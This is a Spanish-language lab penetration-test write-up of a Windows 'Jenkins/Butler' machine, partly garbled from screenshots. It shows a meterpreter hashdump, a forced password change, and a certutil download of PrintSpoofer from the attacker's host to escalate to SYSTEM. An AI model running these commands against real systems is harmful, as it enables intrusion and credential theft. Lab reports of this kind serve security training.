SeBackupPrivilege     Back up files and directories                      Disabled
SeRestorePrivilege    Restore files and directories                     Disabled
SeShutdownPrivilege   Shut down the system                              Disabled
SeDebugPrivilege      Debug programs                                     Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values                 Disabled
SeChangeNotifyPrivilege Bypass traverse checking                           Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system                Disabled
SeUndockPrivilege     Remove computer from docking station               Disabled
SeManageVolumePrivilege Perform volume maintenance tasks                   Disabled
SeImpersonatePrivilege Impersonate a client after authentication           Enabled
SeCreateGlobalPrivilege Create global objects                              Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                      Disabled
SeTimeZonePrivilege   Change the time zone                              Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                             Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled

C:\Users\Administrator\Desktop>

```

```

C:\Users\Administrator\Desktop>net user butler 12345
net user butler 12345
The command completed successfully.

```



```
[~] Unknown command: hasdump
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:06aee76975c06fdeaf9570f0de19154:::
butler:1001:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6d3a7f4b9a410c7b47214f51e082add5:::
meterpreter > |
```

Abusing Tokens - HackTricks — Mozilla Firefox

Online - Reverse Engineering | Problem load | Directory listing | Abusing Tokens | GitHub - itm4 | Release PrintS

https://book.hacktricks.xyz/windows-hardening/windows-privilege-abuse

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

HackTricks HackTricks | Twitter | LinkedIn | Sponsor | Twitch | YouTube

WELCOME!
HackTricks
HackTricks Values & faq
About the author
Getting Started in Hacking

GENERIC METHODOLOGIES & RESOURCES
Pentesting Methodology
External Recon Methodology
Pentesting Network
Pentesting Wifi
Phishing Methodology
Basic Forensic Methodology

Powered By GitBook

Impersonator Privilege (3.1.1)
Any process holding this privilege can **impersonate** (but not create) any **token** for which it is able to gethandle. You can get a **privileged token** from a **Windows service** (DCOM) making it perform an **NTLM authentication** against the exploit, then execute a process as **SYSTEM**. Exploit it with **juicy-potato**, **RogueWinRM** (needs winrm disabled), **SweetPotato**, **PrintSpoofer**:

RoguePotato, PrintSpoofer, SharpEfsPotato, Go...

JuicyPotato

SeAssignPrimaryPrivilege (3.1.2)

Cookies
This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [cookie policy](#). Reject all

newspaper process can use **privilege impersonation** token you can derivate a primary token (DuplicateTokenEx).

192.168.189.128:5040

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

Directory listing for /

- [Herramientas JENKINS.txt](#)
- [jack.exe](#)
- [JENKINS.txt](#)
- [Pass.txt](#)
- [Ports01.gnmap](#)
- [Ports01.html](#)
- [Ports01.nmap](#)
- [Ports01.xml](#)
- [PrintSpoofer64.exe](#)
- [pvuln01.gnmap](#)
- [pvuln01.html](#)
- [pvuln01.nmap](#)
- [pvuln01.xml](#)
- [reverse.exe](#)
- [reverse2.exe](#)
- [Usuarios.txt](#)

```

C:\Program Files\Jenkins>certutil -urlcache -f http://192.168.189.128:5040/PrintSpoofer64.exe print.exe
certutil -urlcache -f http://192.168.189.128:5040/PrintSpoofer64.exe print.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Program Files\Jenkins>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Program Files\Jenkins

09/27/2023  05:01 PM  <DIR>          .
09/27/2023  05:01 PM  <DIR>          ..
09/27/2023  04:11 PM               727,400  jenkins.err.log
07/28/2021  12:28 PM               620,544  jenkins.exe
07/28/2021  02:51 PM                228  jenkins.exe.config
09/27/2023  04:11 PM                1,716  jenkins.out.log
07/28/2021  02:49 PM            74,258,876  Jenkins.war
09/27/2023  04:11 PM               61,844  jenkins.wrapper.log
08/14/2021  05:11 AM                3,011  jenkins.xml
09/27/2023  05:01 PM                27,136  print.exe
09/27/2023  04:41 PM                7,168  reverse.exe
09/27/2023  04:45 PM                7,168  reverse2.exe
               10 File(s)        75,715,091 bytes
                2 Dir(s)      8,588,161,024 bytes free

```

```

C:\Program Files\Jenkins>print.exe • Ports01.xml
print.exe • PrintSpoofer64.exe
[-] Please specify a command to execute:ln01.gnmap
• p vuln01.html
C:\Program Files\Jenkins>print.exe -i -c cmd.exe ap
print.exe -i -c cmd.exe
• p vuln01.xml
[+] Found privilege: SeImpersonatePrivilege.exe
[+] Named pipe listening... • reverse2.exe
[+] CreateProcessAsUser() OK • Usermos.txt
Microsoft Windows [Version 10.0.19043.2364]
(c) Microsoft Corporation. All rights reserved.

```

```

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

```

C:\Users\Administrator\Desktop>type bandera2.txt
type bandera2.txt
8b86666d49366c4555fd88d68265bd21
C:\Users\Administrator\Desktop>

```

Hemos logrado entrar al sistema adoptando una escalación de privilegios POSITIVA, procedemos a buscar las banderas con el comando `dir /s *bandera*` y nos arroja los resultados de las banderas, al intentar ingresar a ellas, vemos que solo podemos tener acceso a una bandera ya que el usuario Administrador tiene la “bandera2” con privilegios de escritura y lectura y no nos concede el acceso a el archivo .txt, cambiamos la contraseña de BUTLER para poder abrir sección y evitar que se apague el equipo o se suspenda, mientras buscamos solución al problema!

Una vez configurado para que no se apague y modificando el ahorro de energía, procedemos a validar datos los cuales el usuario BUTLER tiene permisos, por medio de un Script en consola llamdo “LINPEAS” (se borro la imagen y no supe como recuperarla) y nos topamos que tiene permisos para modificar un archivo el cual se llama (SeImpersonatePrivilege Impersonate a client after authentication Enabled) el cual nos permite ejecutar otro Script de la pagina <https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-abusing-tokens>, descargando el archivo (printSpoofer), y creando un puerto de escucha desde mi ip, para poder descargarlo y ejecutarlo en la maquina Jenkins ya que tenemos acceso a ella, y asi poder tener privilegios de `nt authority\system`

5. Banderas

```
C:\>cd Users\butler\Desktop
cd Users\butler\Desktop

C:\Users\butler\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Users\butler\Desktop

07/13/2023  01:04 PM    <DIR>          .
07/13/2023  01:04 PM    <DIR>          ..
07/29/2022  04:28 PM                32 bandera1.txt.txt
               1 File(s)                32 bytes
               2 Dir(s)  8,308,752,384 bytes free

C:\Users\butler\Desktop>type bandera1.txt.txt
type bandera1.txt.txt
c3e92e2d4d3f0694dcda839ee173ec77
C:\Users\butler\Desktop>
```

```
C:\>cd Users
cd Users

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Users\Administrator\Desktop

07/13/2023  10:33 AM    <DIR>          .
07/13/2023  10:33 AM    <DIR>          ..
07/13/2023  10:34 AM                32 bandera2.txt
               1 File(s)                32 bytes
               2 Dir(s)  8,588,292,096 bytes free

C:\Users\Administrator\Desktop>type bandera2.txt
type bandera2.txt
8b86666d49366c4555fd88d68265bd21
C:\Users\Administrator\Desktop>
```

Bandera 1 C:\Users\butler\Desktop>type bandera1.txt.txt	c3e92e2d4d3f0694dcda839ee173ec77
Bandera 2 C:\Users\Administrator\Desktop>type bandera2.txt	8b86666d49366c4555fd88d68265bd21

¡Dentro de la consola utilizamos la herramienta “type & cat” la cual nos permite visualizar que tenemos dentro del archivo! Obteniendo las banderas de la maquina JENKINS

6. Herramientas utilizadas

Dejo registro de todo lo usado y encontrado (**datos importantes**) que me ayudaron a explotar la **maquina JENKINS** y tener control y acceso total!

The image shows two screenshots of a text editor window titled 'JENKINS.txt' located at '~/.Documents/JENKINS'. The window has tabs for 'JENKINS.txt', 'Herramientas JEN', 'Usuarios.txt', and 'Pass.txt'. The first screenshot shows a list of 7 items related to Jenkins exploitation. The second screenshot shows a list of 12 tools used for the exploitation.

```
JENKINS

1. 192.168.189.128      Kali
2. 192.168.189.139      00:0c:29:7b:a7:15/JENKINS
3. 135,139,445,5040,7680,8080,49664-49668,49670
4. 8080 Jetty 9.4.41.v20210516
5. [*] Windows 10.0 Build 19041 x64 (name:BUTLER)
6. SeImpersonatePrivilege Impersonate a client      after
   authentication      Enabled
7. |


Applications  Places  Text Editor  Sep 27 20:38

Herramientas JENKINS.txt
~/.Documents/JENKINS

• JENKINS.txt  Herramientas JEN  Usuarios.txt  Pass.txt


Herramientas Jenkins

1. ifconfig
2. arp-scan -l
3. nmap
4. xsltproc
5. cewl
6. burpsuite
7. foxy proxy
8. revershell.com
9. nc -lvnp port
10. linpeas
11. winpeasany.exe
12. hacktrikcs.com|
```



A screenshot of a terminal window with a dark background and a yellow vertical bar on the right. The terminal shows a Jenkins login sequence. The tabs at the top are JENKINS.txt, Herramientas JEN, Usuarios.txt (with a close button), and Pass.txt. The text in the terminal is:


```
jenkins  
sign  
welcome  
keep  
signed
```



A screenshot of a terminal window, similar to the one above, but with a standard macOS-style window title bar at the top. The title bar includes an 'Open' button, a plus icon, the window title 'Pass.txt', and the path '~/Documents/JENKINS'. The tabs at the top are JENKINS.txt, Herramientas JEN, Usuarios.txt, and Pass.txt (with a close button). The text in the terminal is:

```
jenkins  
sign  
welcome  
keep  
signed
```

7. Extra opcional



```
(kali@kali)-[~/Documents/Scripts]
$ cat Systemid.sh
#!/bin/bash

read -p "Ingresa la dirección IP: " ip_address


result=$(ping -c 1 "$ip_address" | grep -oE "ttl=[0-9]{2,3}")

if [ -n "$result" ]; then
    ttl_value=$(echo "$result" | cut -d '=' -f2)

    case "$ttl_value" in
        64)
            os="Linux/Unix"
            ;;
        128)
            os="Windows"
            ;;
        254)
            os="Solaris/AIX"
            ;;
        *)
            os="Desconocido"
            ;;
    esac

    echo "Resultado: $os - TTL: $ttl_value"
else
    echo "No se encontró ningún resultado para la dirección IP $ip_address"
fi

(kali@kali)-[~/Documents/Scripts]
$
```



Se creó un Script para ver cuál es el (posible) sistema operativo de una dirección IP, en la primera imagen podemos ver el Script como fue diseñado para que al ejecutarlo nos pida la dirección IP a la cual le va a hacer un PING, para posteriormente mande un TTL y depende el número nos de un “nombre del sistema”, al revisar la página de [hacktricks](#) noto que tenemos 3 herramientas para poder hacer la explotación con los permisos que tenemos del usuario BUTLER, los cuales los nombro a continuación:

Juicy-potato

RogueWinRM

SweetPotato

8. Conclusiones y Recomendaciones

Conclusiones:

- ✓ Hemos tenido éxito en la explotación de la máquina objetivo, logrando acceso como root
- ✓ La identificación de la vulnerabilidad se basó en la mala seguridad de una pagina web, y por dejar cosas “default” por eso es importante personalizar absolutamente todo por motivos de seguridad
- ✓ Permisos de ADMINISTRADOR mal configurados el cual nos ayudo a hacer una escalación de privilegios y ver archivos que solo el Administrador tenia acceso

Recomendaciones:

- Recomendamos llevar a cabo una notificación responsable de la vulnerabilidad al propietario de la pagina web, a fin que puedan tomar medidas inmediatas para remediarla.
- Importante mantener el sistema actualizado y personalizado a un 100%, para poder no dejar de una u otra forma el ingreso de personas de la manera mas fácil posible como el nombre universal de admin
- Es imperativo aplicar los parches de seguridad y actualizaciones necesarios en el sistema para corregir la vulnerabilidad de Samba, con el objetivo de prevenir futuros ataques similares.
- Asegúrese de haber revocado todos los accesos no autorizados y cuentas creadas durante el trabajo de prueba de penetración.
- Si es relevante, se deben realizar análisis post-explotación para evaluar el alcance de los daños y las posibles brechas de seguridad adicionales.
- Es fundamental enfatizar la importancia de realizar pruebas de penetración de manera ética y dentro de un marco legal, y siempre con el consentimiento del propietario del sistema.